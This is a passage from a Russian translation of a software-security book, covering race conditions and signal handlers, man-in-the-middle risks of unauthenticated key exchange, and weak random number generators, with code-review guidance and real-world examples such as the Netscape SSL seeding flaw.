- старайтесь освободить замок как можно скорее. В противоречие с предыдущим параграфом отметим, что иногда наличие нескольких замков позволяет уменьшить величину захваченного ресурса, за счет чего снижается вероятность тупиковой ситуации и значительно повышается производительность программы. Это скорее искусство, чем наука. Проектируйте тщательно и советуйтесь с коллегами;
- никогда не рассчитывайте на то, что другой процесс или поток не может прервать системный вызов. Для выполнения системного вызова может потребоваться от нескольких тысяч до нескольких миллионов машинных команд. Раз нельзя ожидать, что даже один системный вызов отработает без прерывания, не смейте и думать о том, что между двумя системными вызовами исполнение программы не будет прервано.

В обработчике сигнала или исключения единственно безопасная вещь – это вызов exit(). Наилучшие рекомендации по этому вопросу мы встречали в статье Михала Залевски «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities»:

- используйте в обработчиках сигналов только реентерабельные библиотечные функции. Для этого многие известные программы придется значительно переработать. Есть, правда, половинчатое решение – написать для каждой небезопасной библиотечной функции обертывающий код, который будет проверять некоторый глобальный флаг во избежание повторного входа;
- блокируйте доставку сигналов на время выполнения неатомарных операций и проектируйте обработчики сигналов так, чтобы они не зависели от внутреннего состояния программы (например, обработчик может безусловно поднять некоторый флаг и этим ограничиться);
- блокируйте доставку сигналов на время нахождения в обработчике сигнала.

Для решения проблемы «момент проверки / момент использования» (TOCTOU) лучше всего создавать файлы в таком месте, куда обычные пользователи не имеют права ничего записывать. В случае каталогов такое не всегда возможно. При программировании на платформе Windows не забывайте, что с файлом (как и с любым другим объектом) можно связать дескриптор безопасности в момент создания. Задание прав доступа в момент создания объекта устраняет возможность гонки между моментами создания и определения прав доступа. Чтобы избегнуть гонки между моментом проверки существования и объекта и моментом создания нового объекта, у вас есть несколько вариантов, зависящих от типа объекта. В случае файлов самое правильное – задать флаг CREATE_NEW при вызове функции CreateFile. Тогда если файл существует, то функция завершится с ошибкой. Создание каталогов еще проще: любое обращение к функции CreateDirectory завершается с ошибкой, если каталог с указанным именем существует. Но проблема все равно может возникнуть. Предположим, что вы хотите поместить свое приложение в каталог C:\Program Files\MyApp, но противник уже создал такой каталог заранее. Теперь у него есть полный доступ к этому каталогу, в том числе и право удалять из него файлы, даже если для самого файла разрешение на удаление отсутствует. Вызовы API, предназначенные для создания объектов некоторых типов, не предусматривают различий между операциями «создавать новый» и «открывать всегда». Такой вызов завершится успешно, но GetLastError вернет код ERROR_ALREADY_EXISTS. Корректный способ обработки ситуации, когда вы не хотите открывать существующий объект, таков:

```
HANDLE hMutex = CreateMutex(... аргументы ...);

if (hMutex == NULL)
   return false;

if (GetLastError() == ERROR_ALREADY_EXISTS)
{
   CloseHandle(hMutex);
   return false;
}
```

Дополнительные защитные меры

Старайтесь вообще избегнуть проблемы, создавая временные файлы в области, выделенной конкретному пользователю, а не в общедоступной. Всегда пишите реентерабельный код, даже если программа не является многопоточной. Если кто-то захочет перенести ее на другую платформу, то его задача значительно упростится.

Другие ресурсы

- «Resource contention can be used against you» by David Wheeler: www-106.ibm.com/developerworks/linux/library/l-sprace.html?ca=dgr-lnxw07RACE
- RAZOR research topics: http://razor.bindview.com/publish/papers/signals.txt

- «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities» by Michal Zalewski: www.bindview.com/Services/Razor/Papers/2001/signals.cfm

Резюме

Рекомендуется

- Пишите код, в котором нет побочных эффектов.
- Будьте очень внимательны при написании обработчиков сигналов.

Не рекомендуется

- Не модифицируйте глобальные ресурсы, не захватив предварительно замок.

Стоит подумать

- О том, чтобы создавать временные файлы в области, выделенной конкретному пользователю, а не в области, доступной всем для записи.

Грех 17. Неаутентифицированный обмен ключами

В чем состоит грех

Да, я хочу защитить сетевой трафик! Конфиденциальность? Целостность сообщений? Отлично! Я буду пользоваться *<<впишите свое любимое готовое решение>>*. Э, стоп... Необходимо ведь, чтобы у обеих сторон был общий секретный ключ. А как это сделать?

«Знаю! Я возьму другое готовое решение или напишу сам. Что сказано по этому поводу в книге «*Applied Cryptography*» («Прикладная криптография»)? Ага, нашел... Применю-ка я протокол обмена ключами Диффи-Хеллмана. А может быть, даже воспользуюсь SSL или TLS».

Примерно так люди и рассуждают, готовясь реализовать какое-нибудь криптографическое решение, но забывая оценить все сопутствующие риски. Проблема в том, что к безопасности процедуры обмена ключами тоже предъявляются определенные требования: обмениваемые ключи необходимо держать в секрете, и, что еще важнее, все сообщения, передаваемые по протоколу, должны быть надежно аутентифицированы. Иными словами, нужно иметь гарантию, что каждая сторона точно знает, кому вручает свой ключ. Поразительно, как часто это условие не выполняется! Аутентификация пользователей, после того как обмен ключами состоялся, обычно не решает проблему.

Подверженные греху языки

Все языки подвержены этому греху.

Как происходит грехопадение

Эксперты по безопасности (включая и авторов) всегда предостерегают программистов от разработки собственных криптографических алгоритмов и протоколов. Обычно они внемлют этому совету. Когда перед разработчиком встает задача обеспечить защиту сетевых соединений и он осознает, что необходимо какое-то соглашение о ключах, то, как правило, применяет SSL или берет протокол, описанный в книге Брюса Шнейера «Прикладная криптография». Но на этом пути расставлено много силков и капканов.

Немало ошибок можно совершить в процедуре инициализации сеанса. Одна из самых распространенных опасностей – это атака с «человеком посередине». Рассмотрим ее на конкретном примере типичного приложения клиент / сервер,

в котором клиент или сервер применяет протокол обмена ключами Диффи-Хеллмана, а затем аутентифицируют друг друга с помощью выработанного ключа. Детали алгоритма Диффи-Хеллмана несущественны. Достаточно знать, что в этой схеме требуется, чтобы две стороны послали друг другу сообщения, основанные на случайно выбранном секрете. Обладая любым секретом и одним из открытых сообщений, можно вычислить третий секрет (первые два были случайно выбраны сторонами). Предполагается, что определить третий секрет, не зная хотя бы одного их первых двух, – очень трудоемкая вычислительная задача. Третий секрет обычно называют *ключом*, а процесс его выработки – *обменом ключами*. На первый взгляд, все замечательно, так как, не зная ни одного из исходных секретов, противник не может вычислить ключ.

Но, если не включить в схему дополнительные механизмы защиты, мы столкнемся с серьезной проблемой. Дело в том, что вся схема уязвима для атаки с «человеком посередине». Предположим, что клиент начал сеанс, но вместо сервера ему ответил противник. В протоколе нет способа определить, общается ли клиент с корректным сервером. На практике противник легко может занять место сервера, а затем обменяться с сервером ключами, действуя в качестве посредника при передаче законного трафика.

Корень проблемы в том, что обмен ключами не аутентифицирован. Стойте! Мы же сказали, что собираемся воспользоваться протоколом аутентификации, как только установим защищенное соединение! Мы могли бы взять ключ, выработанный по схеме Диффи-Хеллмана, и с ним организовать протокол проверки пароля. Совсем хорошо будет, если этот протокол реализует *взаимную аутентификацию*, то есть клиент и сервер аутентифицируют друг друга.

Ах, если бы таким образом можно было решить проблему!

Представьте, что в «середине» протокола аутентификации находится противник, и он не делает ничего, кроме подслушивания. Предположим, что противник не знает пароля и не получает никакой информации о нем из протокола (быть может, мы применяем схему с одноразовым паролем, например S/KEY). Что доказывает протокол аутентификации? Лишь тот факт, что никто не пытался изменить сообщения протокола (то есть сообщения аутентичны). Даже если противник все подслушал, «аутентификация» состоялась.

А что осталось недоказанным? Что аутентичными были сообщения, передаваемые в ходе исполнения протокола обмена ключами! Таким образом, после завершения аутентификации мы по-прежнему пользуемся неаутентифицированным ключом, которым перед этим обменялись с противником. Этот ключ годится для шифрования и дешифрирования всего трафика, так что у нас нет оснований полагать, что сообщения защищены.

Чтобы организовать защищенный сеанс, обе стороны обычно должны удостовериться в «личности» собеседника (хотя в некоторых случаях одна из сторон может быть анонимной). Личность должна быть уже удостоверена к моменту начала исполнения протокола обмена ключами. При этом каждое последующее сообщение посылается с ключом (требование аутентичности сохраняется на все время сеанса, хотя часто мы называем это *целостностью сообщений*).

Почти никогда не имеет смысла выполнять обмен ключами без аутентификации. Поэтому все современные протоколы аутентификации, предназначенные для использования в сети, одновременно являются протоколами обмена ключами. И никто не конструирует автономный протокол обмена ключами, поскольку аутентификация – это основополагающее требование.

Родственные грехи

Мы взяли для примера протокол Диффи-Хеллмана, но та же проблема присуща и SSL/TLS, поскольку разработчики плохо понимают, что необходимо для адекватной аутентификации. Коль скоро процедуру аутентификации можно скомпрометировать, открывается возможность для атаки с «человеком посередине». Тема аутентификации в применении к протоколу SSL рассматривается в грехе 10.

Отметим еще, что люди, попавшиеся на этой ошибке, обычно строят собственные криптосистемы, сознательно или нет. Надежно защитить трафик при этом, скорее всего, не удастся (см. грех 8).

Где искать ошибку

Согрешить можно в любом приложении, которое выполняет аутентификацию по сети в ситуации, когда для этого требуется установить соединение, защищенное криптографическими методами. Фундаментальная проблема в том, что автор не осознает, что соединение недостаточно аутентифицировано (а иногда не аутентифицировано вовсе).

Выявление ошибки на этапе анализа кода

Вот как мы предлагаем искать признаки этого греха в программе:

1. Выявите те точки сетевых коммуникаций, где защита трафика обязательна (любой вид аутентификации и последующего обеспечения целостности сообщений, а также конфиденциальности, если это существенно для приложения).
2. Если защиты нет, это, очевидно, плохо.
3. Для каждой точки определите, используется ли при организации сеанса какой-нибудь протокол аутентификации. Плохо, если нет.
4. Проверьте, приводит ли протокол аутентификации к выработке ключа. Для этого нужно изучить выходную информацию протокола. Если не приводит, убедитесь, что протокол аутентифицирует данные, выработанные в ходе обмена ключами, и проверяет «личности» сторон способом, не поддающимся подделке. К сожалению, для обычного разработчика это может оказаться трудной задачей, лучше пригласить профессионального криптографа.
5. Если выработан ключ, проверьте, используется ли он для последующей защиты канала. Если нет, создается угроза локальной атаки с перехватом соединения.

6. Убедитесь, что аутентификационные сообщения нельзя подделать. В частности, если для аутентификации применяется цифровая подпись на открытом ключе, проверьте, можно ли доверять открытому ключу другой стороны. Обычно для этого нужно либо свериться со статическим списком известных сертификатов, либо воспользоваться инфраструктурой открытых ключей (PKI), контролируя попутно все относящиеся к делу поля сертификата. Подробнее см. грех 10.
7. Если процедура аутентификации может быть атакована, проверьте, относится ли это только к первой успешной попытке входа в систему или также и ко всем последующим. Если начальная аутентификация может быть атакована, а последующие – нет, то аудитор должен признать, что оснований для беспокойства куда меньше, чем в случае, когда угрозе атаки с «человеком посередине» подвержены все соединения. Обычно при этом запоминаются верительные грамоты хоста и при последующем соединении с тем же хостом сравниваются с предъявленными.

Тестирование

Как и в большинстве других случаев применения криптографии к защите сети, довольно трудно доказать корректность системы, тестируя ее как черный ящик. Гораздо проще обнаружить такого рода проблемы в ходе анализа кода.

Примеры из реальной жизни

Атаки с «человеком посередине» хорошо известны. Мы неоднократно сталкивались с этой проблемой в «реальных» системах, когда за основу бралось какое-то решение, описанное в литературе, а затем над ним пытались надстроить криптосистему. Отметим еще, что этому греху подвержены многие системы, построенные на базе SSL или TLS.

Существуют даже инструменты для эксплуатации общих проявлений этой уязвимости, в том числе для атаки с «человеком посередине» на протоколы SSL и SSH. Например, dsniff.

Помимо распространенных случаев неправильного применения SSL/TLS, есть примеры, когда протокол аутентифицированного обмена ключами (скажем, Kerberos) используется для аутентификации, но выработанный ключ не применяется в криптографических целях. В результате нет никакой криптографической связи между аутентификацией и последующими сообщениями (обычно последующие сообщения вообще не подвергаются никакой криптографической обработке).

В настоящее время в базе данных CVE есть 15 сообщений, включающих фразу «man-in-the-middle». Но наш опыт показывает, что эта проблема куда более распространена, чем кажется на основе этой цифры.

Атака с «человеком посередине» на Novell Netware

Это пример неправильной сборки протокола из составных частей. В феврале 2001 года компания BindView обнаружила возможность атаки с «человеком посе-

редине» против операционной системы Novell Netware, в которой использовался некорректный протокол обмена ключами и аутентификации. Этот «самописный» протокол был основан на схеме обмена ключами на базе алгоритма RSA, а не Диффи-Хеллмана. Авторы попытались выполнить аутентификацию по парольному протоколу, но не сумели надлежащим образом аутентифицировать сами сообщения, необходимые для обмена ключами. Протокол проверки пароля шифровался с помощью RSA-ключей, но пароль не использовался для проверки того, что ключи действительно принадлежат участникам. Противник мог подделать сервер, и тогда клиент передал бы противнику валидатор пароля, зашифрованный своим открытым ключом. После этого противник мог предъявить этот валидатор серверу, и это сработало бы, следовательно, противник мог выступить в роли «человека посередине».

CAN-2004-0155

Многие системы, в которых используются протоколы высокого уровня, например SSL, пали жертвой этой проблемы. Серьезные ошибки были обнаружены даже в базовых реализациях основных программ обеспечения безопасности. В качестве впечатляющего примера можно привести сообщение CAN-2004-0155 из базы данных CVE.

Программа Kame IKE (Internet Key Exchange – обмен ключами через Интернет) Daemon является частью реализации протокола IPSec, широко используемого для организации виртуальных частных сетей (VPN). Она по умолчанию входит в состав дистрибутивов нескольких операционных систем. Во время инициализации соединения аутентификация производится на основе либо предварительно разделенных ключей, либо сертификатов X.509 с цифровой подписью RSA. Когда применяются сертификаты X.509, Daemon контролирует поля сертификата, но неправильно проверяет корректность подписи RSA.

Разработчики, очевидно, думали, что вызываемая функция возвращает признак успеха, только если подпись действительна. На самом же деле ничего подобного не происходит, функция всегда завершается успешно. Следовательно, проверка подписи всегда дает положительный результат. И потому кто угодно может создать фальшивый сертификат X.509 с правильно заполненными полями, подписать его и пройти аутентификацию.

Это не проблема протокола IPSec как такового. Мы имеем лишь ошибку в одной из его реализаций. Этот пример показывает, что даже реализация хорошо известных протоколов может оказаться трудным делом. Подобные ошибки были обнаружены также в Microsoft CryptoAPI (CAN-2002-0862) и в программном обеспечении VPN компании Cisco (CAN-2002-1106).

Искупление греха

Мы настоятельно рекомендуем пользоваться готовыми решениями на базе протоколов SSL/TLS или Kerberos при условии, что они реализованы правильно! Убедитесь, что вы производите все действия, необходимые для надлежащей

аутентификации (см. грех 10). Также убедитесь, что выработанный в результате обмена ключ применяется для последующей аутентификации всех сообщений. В случае SSL/TLS это обычно происходит автоматически. (Обычно подозрения падают, скорее, на качество аутентификации.) Но в других системах ключ – это конечный результат, а забота о его правильном применении ложится на вас.

Не проектируйте собственные протоколы. Есть очень много тонких мест, где легко допустить ошибку. Если вы полагаете, что необходим нестандартный протокол, поручите эту задачу криптографу. Мы могли бы составить список свойств, на которые следует обращать внимание, но это лишь вселило бы в вас чувство ложной уверенности. В кругу специалистов, занимающихся проектированием шифров, часто говорят, что «любой может построить шифр, который сам не сумеет вскрыть», но очень редко удается сделать нечто такое, что не поддается усилиям всего сообщества криптографов. То же относится к протоколам аутентификации и обмена ключами.

Если в системе уже используется некий «самописный» протокол, рассмотрите возможность перехода на готовое решение. В этом случае риск, что нечто реализовано неверно, уменьшается, а природа возможных проблем хорошо описана, как, например, для SSL/TLS. Кроме того, мы рекомендуем нанять криптографа для анализа имеющегося протокола. Было бы прекрасно, если бы он предъявил доказательство корректности или, по крайней мере, продемонстрировал устойчивость к атакам, описанным к литературе по криптографии. Его выводы должны быть представлены на суд экспертов.

Дополнительные защитные меры

Нам неизвестны Дополнительные защитные меры от этого греха.

Другие ресурсы

- *Protocols for Authentication and Key Establishment* by Colin Boyd and Anish Mathuria (Springer, 2003)

Резюме

Рекомендуется

- Уясните, что обмен ключами сам по себе часто не является безопасной процедурой. Необходимо также аутентифицировать остальных участников.
- Применяйте готовые решения для инициализации сеанса, например SSL/TLS.
- Убедитесь, что вы разобрались во всех деталях процедуры строгой аутентификации каждой стороны.

Стоит подумать

- О том, чтобы обратиться к профессиональному криптографу, если вы настаиваете на применении нестандартных решений.

Грех 18. Случайные числа криптографического качества

В чем состоит грех

Представьте, что вы играете в онлайновый покер. Компьютер тасует и сдает карты. Вы получаете свои карты, а какая-то другая программа сообщает, что на руках у партнеров. Хотя такой сценарий кажется преувеличенным, но нечто подобное случалось на практике.

Случайные числа применяются для решения разных задач. Помимо тасования колоды, они часто используются для генерирования криптографических ключей и идентификаторов сеансов. Если противник может (хотя бы с небольшой вероятностью) предсказать следующее число, то этого может оказаться достаточно для вскрытия системы.

Подверженные греху языки

Случайные числа – это одна из основ криптографии, поэтому они встречаются в самых разных языках. И ошибки при их использовании тоже присущи любому языку.

Как происходит грехопадение

Самый серьезный грех при работе со случайными числами заключается в том, что они не используются там, где следует. Предположим, например, что вы пишете программное обеспечение Интернет-банкинга. Чтобы отслеживать состояние клиента, вы посылаете клиенту кук, содержащий идентификатор сеанса. Допустим, что идентификаторы выделяются последовательно. Что может случиться? Если противник следит за куками и видит, что получил номер 12, то он может изменить свой номер в куке на 11 и посмотреть, не получил ли он в результате доступ к чужой учетной записи. Желая войти от имени конкретного лица, он может подождать, пока жертва зарегистрируется, затем войти и вычитать по единице из полученного от системы идентификатора, пока не доберется до номера, присвоенного жертве.

Генераторы случайных чисел, которые применяются уже много лет, с точки зрения безопасности не выдерживают никакой критики. Пусть даже числа выглядят случайными, противник все равно может угадать следующее число. Даже применяя хороший генератор случайных чисел, вы должны убедиться в том, что его внутреннее состояние не легко предсказать, а это совсем не простая задача.

Рассмотрим проблему внимательнее. Для этого опишем три разных механизма:

- некриптографические генераторы псевдослучайных чисел (некриптографические PRNG);
- генераторы псевдослучайных чисел криптографического качества (CRNG);
- генераторы «истинно» случайных чисел (TRNG), известные также под названием *энтропийные генераторы*.

Греховность некриптографических генераторов

До появления сети Интернет случайные числа не использовались в критических с точки зрения безопасности приложениях. Они находили применение лишь в статистическом моделировании. Для испытаний методом Монте Карло нужны были числа, прошедшие все статистические тесты на случайность. Такие испытания по самому замыслу должны были быть повторяемыми. Поэтому API строился так, чтобы, получив на входе одно число, можно было порождать из него длинную серию чисел, выглядящих случайными. В подобных генераторах использовалась довольно простая математическая формула, порождающая последовательность элементов из начального значения (затравки).

Когда стали задумываться о безопасности, требования к случайным числам ужесточились. Нужно было, чтобы они не только успешно проходили статистические тесты, но еще чтобы противник не мог предсказать, какое число будет следующим, даже если видел несколько предыдущих.

Задача ставится следующим образом: если противник не знает затравку, то не может угадать число, которое еще не видел, сколько бы чисел ни наблюдал перед этим.

В случае традиционного некриптографического генератора его внутреннее состояние можно определить по одному-единственному результату. Но в большинстве приложений результат не используется непосредственно, а отображается на некоторый небольшой диапазон. Впрочем, это лишь ненадолго задержит противника. Предположим, что вначале противник ничего не знает о внутреннем состоянии генератора. Для большинства некриптографическоих генераторов существует 2^{32} различных состояний. Каждый раз, когда программа выдает пользователю один бит информации о случайном числе (обычно четное оно или нечетное), противник может отбросить половину состояний. Таким образом, даже если противник получает минимальную информацию, ему необходима лишь небольшая выборка (в данном случае примерно 32 результата), чтобы полностью определить состояние генератора.

Ясно, что нам нужны генераторы, не обладающие таким свойством. Оказывается, что выработка хороших случайных чисел по существу эквивалентна разработке хорошего алгоритма шифрования, поскольку в ходе работы многих алгоритмов шифрования вырабатываются последовательности случайных чисел из начального значения (ключа), которые затем с помощью операции XOR объединяются с открытым текстом. Поэтому мы можем рассматривать генератор случайных чисел как шифр. Если криптографу удастся вскрыть его, значит, кто-то сможет предсказывать числа с большей вероятностью, чем вам хотелось бы.

Греховность криптографических генераторов

Простейшие криптографические генераторы псевдослучайных чисел (CRNG) работают примерно так же, как традиционные генераторы: вырабатывают из затравки длинную последовательность чисел. Если затравки одинаковы, то и последовательность будет той же самой. Единственная разница в том, что если противник не знает затравку, то вы можете показать ему первые 4000 чисел, и он не сможет предсказать 4001-ое с вероятностью, большей, чем в случае простого кидания монеты.

Проблема в том, что противник не должен знать затравку. Чтобы CRNG-генератор был безопасным, затравка должна быть неугадываемой, а это, как мы вскоре убедимся, непростая задача.

Таким образом, безопасность CRNG не может быть больше, чем безопасность затравки. Если у противника есть один шанс из 2^{24} угадать затравку, значит, с такой же вероятностью он сможет предсказать поток вырабатываемых чисел. Следовательно, у системы есть только 24 бита безопасности, пусть даже лежащий в ее основе криптографический алгоритм обладает 128 битами безопасности. Задачу противника лишь немного осложняет тот факт, что он не знает, в каком месте потока находится.

CRNG-генераторы часто считаются синонимами потоковых шифров. Технически это правильно. Например, RC4 – это потоковый шифр, который порождает строку случайных битов, которую можно объединить с помощью операции XOR с открытым текстом. Или использовать непосредственно, и тогда мы получим CRNG-генератор.

Но, говоря о CRNG-генераторах, мы включаем в рассмотрение инфраструктуру изменения затравки, а не только сам алгоритм генерации псевдослучайных чисел. Поэтому современные CRNG-генераторы не так полезны, как шифры, ибо они стремятся как можно чаще подмешивать новые истинно случайные данных (энтропию). Можно провести аналогию с потоковым шифром, в котором ключ случайно изменяется без уведомления второй стороны. Таким шифром пользоваться было бы невозможно.

Следует также отметить, что стойкость криптографического генератора не может быть выше стойкости ключа. Например, если вы хотите генерировать 256-битовые ключи для шифра AES, поскольку ключ длиной 128 битов кажется вам недостаточным, то не стоит в качестве генератора случайных чисел использовать шифр RC4. Мало того, что RC4 обычно генерирует 128-битовые ключи, так еще и эффективная стойкость этих ключей составляет всего 30 битов.

В состав большинства современных операционных систем уже входит тот или иной CRNG-генератор. Кроме того, они умеют получать истинно случайные числа, так что умение создавать собственные алгоритмы для этой цели уже не так важно.

Греховность генераторов истинно случайных чисел

Если CRNG-генератору все равно нужны для работы истинно случайные числа и если вы не занимаетесь испытаниями по методу Монте Карло, которые долж-

ны быть воспроизводимы, то почему бы просто не обратиться к генераторам истинно случайных чисел?

Если бы это было возможно, все были бы в восторге. Но на практике это трудно, ведь компьютеры по своей природе детерминированы. Да, в машине происходят некоторые случайные события, и их даже можно измерить. Например, часто измеряют время между нажатиями на клавиши или между перемещениями мыши. Но степень случайности таких событий оставляет желать лучшего. Дело в том, что процессор работает очень быстро, и по сравнению с его частотой события клавиатуры и им подобные поступают со слишком регулярными интервалами, поскольку они привязаны к внутреннему тактовому генератору устройства, который во много раз медленнее системного тактового генератора. С другой стороны, трудно сказать точно, какими возможностями располагает противник. Считается, что источники такого рода обеспечивают лишь несколько битов случайной информации на одну выборку.

Есть попытки получить случайные данные из других частей системы, но, увы, нельзя сказать, что состояние системы меняется непредсказуемо. Некоторые популярные источники (например, состояние ядра и процессов) изменяются куда медленнее, чем хотелось бы.

В результате предложение случайных чисел со стороны машины значительно уступает спросу, особенно когда речь идет о сервере, где никто не пользуется ни клавиатурой, ни мышью. Можно решить проблему с помощью специальной аппаратуры, но это дорого. Поэтому обычно приходится использовать имеющееся небольшое количество истинно случайных чисел для затравки CRNG-генератора.

Отметим еще, что данные, содержащие энтропию, например перемещения мыши, невозможно использовать в качестве случайных чисел напрямую. Даже данные, поступающие от аппаратного генератора, могут быть статистически смещены. Поэтому считается правильным «выделять» истинную энтропию, устраняя статистически определимые закономерности. Один из способов добиться этого – подать исходное значение на вход CRNG-генератора в качестве затравки и воспользоваться выработанным результатом.

Родственные грехи

Из-за предсказуемости случайных чисел криптосистема может оказаться ненадежной. Так, один из способов неправильного применения SSL как раз и заключается в использовании недостаточно хорошего источника случайности, в результате чего противник может угадать сеансовый ключ. Ниже в этой главе мы приведем соответствующий пример.

Где искать ошибку

Этот грех может проявиться в любой ситуации, когда нужно хранить некоторые данные в секрете, не допуская даже случайного угадывания. Вне зависимости от того, используется шифрование или нет, наличие хорошего источника случайных чисел – одно из ключевых требований к безопасности системы.

Выявление ошибки на этапе анализа кода

Шагов не так много:

- выявить места, в которых следовало бы пользоваться случайными числами, но это не делается;
- выявить места, где применяются PRNG-генераторы;
- убедиться, что для всех применяемых CRNG-генераторов используется затравка надлежащего качества.

Когда следует использовать случайные числа

Задача выявления всех мест, где надо было бы применить случайные числа, но это не сделано, может оказаться очень трудной. Для ее решения нужно понимать, какими данными манипулирует программа, а часто еще и детально разбираться в используемых библиотеках. Например, старые криптографические библиотеки ожидают, что затравку CRNG-генератору вы зададите самостоятельно. В первых версиях библиотека продолжала работать, даже если вы никакую затравку не задали. Позже в этом случае стали возвращать сообщение об ошибке (или вообще завершать программу). Но вошло в привычку задавать в качестве затравки фиксированное значение, чтобы заставить библиотеку «заткнуться». В наше дни практически все криптографические библиотеки получают затравку непосредственно от системы.

Мы рекомендуем хотя бы посмотреть, как реализовано генерирование идентификаторов сеансов. В большинстве серверов приложений третьих фирм эта проблема осознана и решена, но когда программист реализует собственную схему управления сеансовыми идентификаторами, то часто делает это неправильно.

Выявление мест, где применяются PRNG-генераторы

Здесь мы хотим показать, как найти криптографические и некриптографические генераторы псевдослучайных чисел, которые, возможны, неправильно затравлены. Если используется системный CRNG-генератор, то поводов для беспокойства обычно нет, так как в них, скорее всего, применяются хорошие затравки.

Как правило, те, кто использует некриптографический PRNG-генератор, обращаются к API, поставляемому вместе с языком программирования, поскольку не знают ничего лучшего. В табл. 18.1 перечислены некоторые из стандартных библиотечных функций.

Для CRNG-генераторов редко существует стандартный API, разве что его предоставляет используемая криптографическая библиотека. Если это так, можете пользоваться им, обычно это безопасно.

Есть несколько стандартных подходов. Сейчас криптографы отдают предпочтение блочным шифрам (обычно AES) в режиме счетчика. Еще один популярный генератор описан в стандарте ANSI X9.17. Столкнувшись с любым из них, ищите все случаи употребления симметричной криптографии и самостоятельно попытайтесь определить, корректно ли генератор реализован и хорошо ли затравлен.

Таблица 18.1. Некриптографические генераторы псевдослучайных чисел в популярных языках

Язык	API
C и C++	rand(), random(), seed(), initstate(), setstate(), drand48(), erand48(), jrand48(), lrand48(), nrand48(), nrand48(), lcong48() и seed48()
Windows	UuidCreateSequential
C# и VB.NET	Класс Random
Java	Весь пакет java.util.Random
JavaScript	Math.Random()
VBScript	Rnd
Python	Целиком модули random и whrandom
Perl	rand() и srand()
PHP	rand(), srand(), mt_rand() и mt_srand()

Правильно ли затравлен CRNG-генератор

Если затравку для CRNG-генератора формирует система, то риска, скорее всего, нет. Но в языке типа Java, где API не пользуется системным генератором или не задействует CRNG напрямую, у вас может быть возможность задать затравку самостоятельно. И этим часто пользуются хотя бы для того, чтобы ускорить инициализацию. (В Java это случается часто, поскольку инициализация класса SecureRandom происходит довольно медленно; см. раздел «Java» ниже в этой главе.)

Есть и другая крайность – когда затравка фиксирована. В таком случае систему следует считать небезопасной. Если затравка хранится в файле и периодически обновляется значением, которое выработано генератором, то безопасность зависит от того, насколько хороша была первоначальная затравка и насколько надежно защищен файл.

Если используется код для получения энтропии сторонней фирмы, то степень риска определить сложно. (Теория энтропии находится за рамками данной книги.) Хотя в таких случаях риск может быть невелик, все же, если есть возможность воспользоваться системным генератором, мы рекомендуем так и поступить.

Есть лишь два случая, когда такой возможности нет, – это необходимость повторно воспроизвести поток случайных чисел (встречается очень редко) и работа с операционной системой, не поддерживающей такого механизма (в наши дни это разве что некоторые встраиваемые системы).

Тестирование

В некоторых случаях к генерируемым случайным числам можно применить статистические тесты, но делать это с помощью автоматизированных средств на этапе контроля качества не очень практично, поскольку оценивать результаты работы генератора случайных чисел часто приходится опосредованно.

Самый известный набор тестов предложен в стандарте генератора случайных чисел FIPS 140-1 (Federal Information Processing Standard – федеральный стандарт по обработке информации). Один из тестов работает непрерывно, а осталь-

ные предполагается запускать в момент инициализации генератора. Обычно гораздо проще включить их прямо в код генератора, чем применять как-то иначе.

> **Примечание**. Тесты типа FIPS абсолютно бесполезны для данных, вырабатываемых CRNG-генератором. Они имеют смысл лишь для проверки качества истинно случайных чисел. Данные же, получаемые на выходе CRNG, обязаны проходить все статистические тесты с очень высокой вероятностью, даже если числа стопроцентно предсказуемы.

В отдельных случаях, когда вы хотите убедиться, что в некоторой части программы действительно используются случайные данные, имеет смысл посмотреть на несколько последовательных значений. Если они более-менее равномерно распределены по большому пространству (64 и более битов), то беспокоиться, наверное, не о чем. В противном случае нужно изучить реализацию. В любом случае увеличение значения на 1 – это очевидная проблема.

Примеры из реальной жизни

Есть несколько примеров игровых сайтов, которые пали жертвой низкого качества случайных чисел (см. раздел «Другие ресурсы»). Немало также примеров на тему недостаточно случайных идентификаторов сеанса. Но мы обратим внимание на некоторые курьезные ошибки, а именно на плохую реализацию генератора случайных чисел в самом криптографическом коде.

Браузер Netscape

В 1996 году студенты-старшекурсники Ян Голдберг и Дэвид Вагнер обнаружили, что в реализации SSL в браузере Netscape «случайные» сеансовые ключи создаются путем применения алгоритма MD5 к не совсем случайным данным, в том числе системному времени и идентификатору процесса. В результате на тогдашнем оборудовании они смогли взломать реальный сеанс за 25 с. Сейчас это заняло бы меньше доли секунды. Вот так-то!

Компания Netscape придумала протокол SSL для использования в своем браузере (первая публичная версия называлась Netscape-designed Version 2). Ошибка содержалась в реализации, а не в самом проекте протокола, но ясно показала, что Netscape – это не та компания, которая может спроектировать безопасный транспортный протокол. Время подтвердило это мнение. Разработка версии 3 протокола была поручена профессиональному криптографу, который справился с задачей куда лучше.

Проблемы в OpenSSL

Совсем старые версии OpenSSL требовали, чтобы затравку для PRNG задавал пользователь. Если это не было сделано, то библиотека ограничивалась предупреждением «Random number generator not seeded» (генератор случайных чисел не за-

травлен). Некоторые программисты его игнорировали, и программа продолжала работать дальше. Другие задавали в качестве затравки фиксированную строку, программа и в этом случае была довольна.

Когда вошло в моду псевдоустройство /dev/random, для затравки PRNG стали использовать получаемое от него (вместо /dev/urandom) значение. В то время в ОС FreeBSD-Alpha еще не было устройства /dev/random, поэтому на данной платформе библиотека OpenSSL молчаливо продолжала работать по-старому (см. CVE CAN-2000-0535).

Потом обнаружились ошибки в PRNG, разработанном компанией Netscape (при определенных условиях противник мог вычислить состояние генератора и предсказать случайные числа). Это произошло, несмотря на то что в основе алгоритма лежала популярная криптографическая функция (см. CVE-2001-1141).

Раз уж такие ошибки возможны даже в распространенных криптографических API, вообразите, что может произойти, если вы решите самостоятельно разработать систему для генерации случайных чисел. На создание гарантированно безопасных генераторов затрачено очень много усилий. Если вам никак не обойтись без собственного, то хотя бы воспользуйтесь их плодами. В следующем разделе мы покажем, как это можно сделать.

Искупление греха

Как правило, мы рекомендуем применять системный CRNG-генератор. Есть лишь три исключения из этого правила: когда вы пишете программу для системы, в которой такого генератора нет; когда имеется необходимость повторно воспроизвести поток случайных чисел и когда степень безопасности, гарантируемая системой, вас не устраивает (в частности, когда генерируются 192- или 256-битовые ключи в Windows с помощью стандартного криптографического провайдера).

Windows

В состав Windows CryptoAPI входит функция CryptGetRandom(), которую может реализовать любой криптографический провайдер. Это CRNG-генератор, который система часто затравливает новой энтропией.

Функция заполняет буфер указанным числом байтов. Вот простой пример, показывающий, как можно выбрать провайдера и с его помощью заполнить буфер:

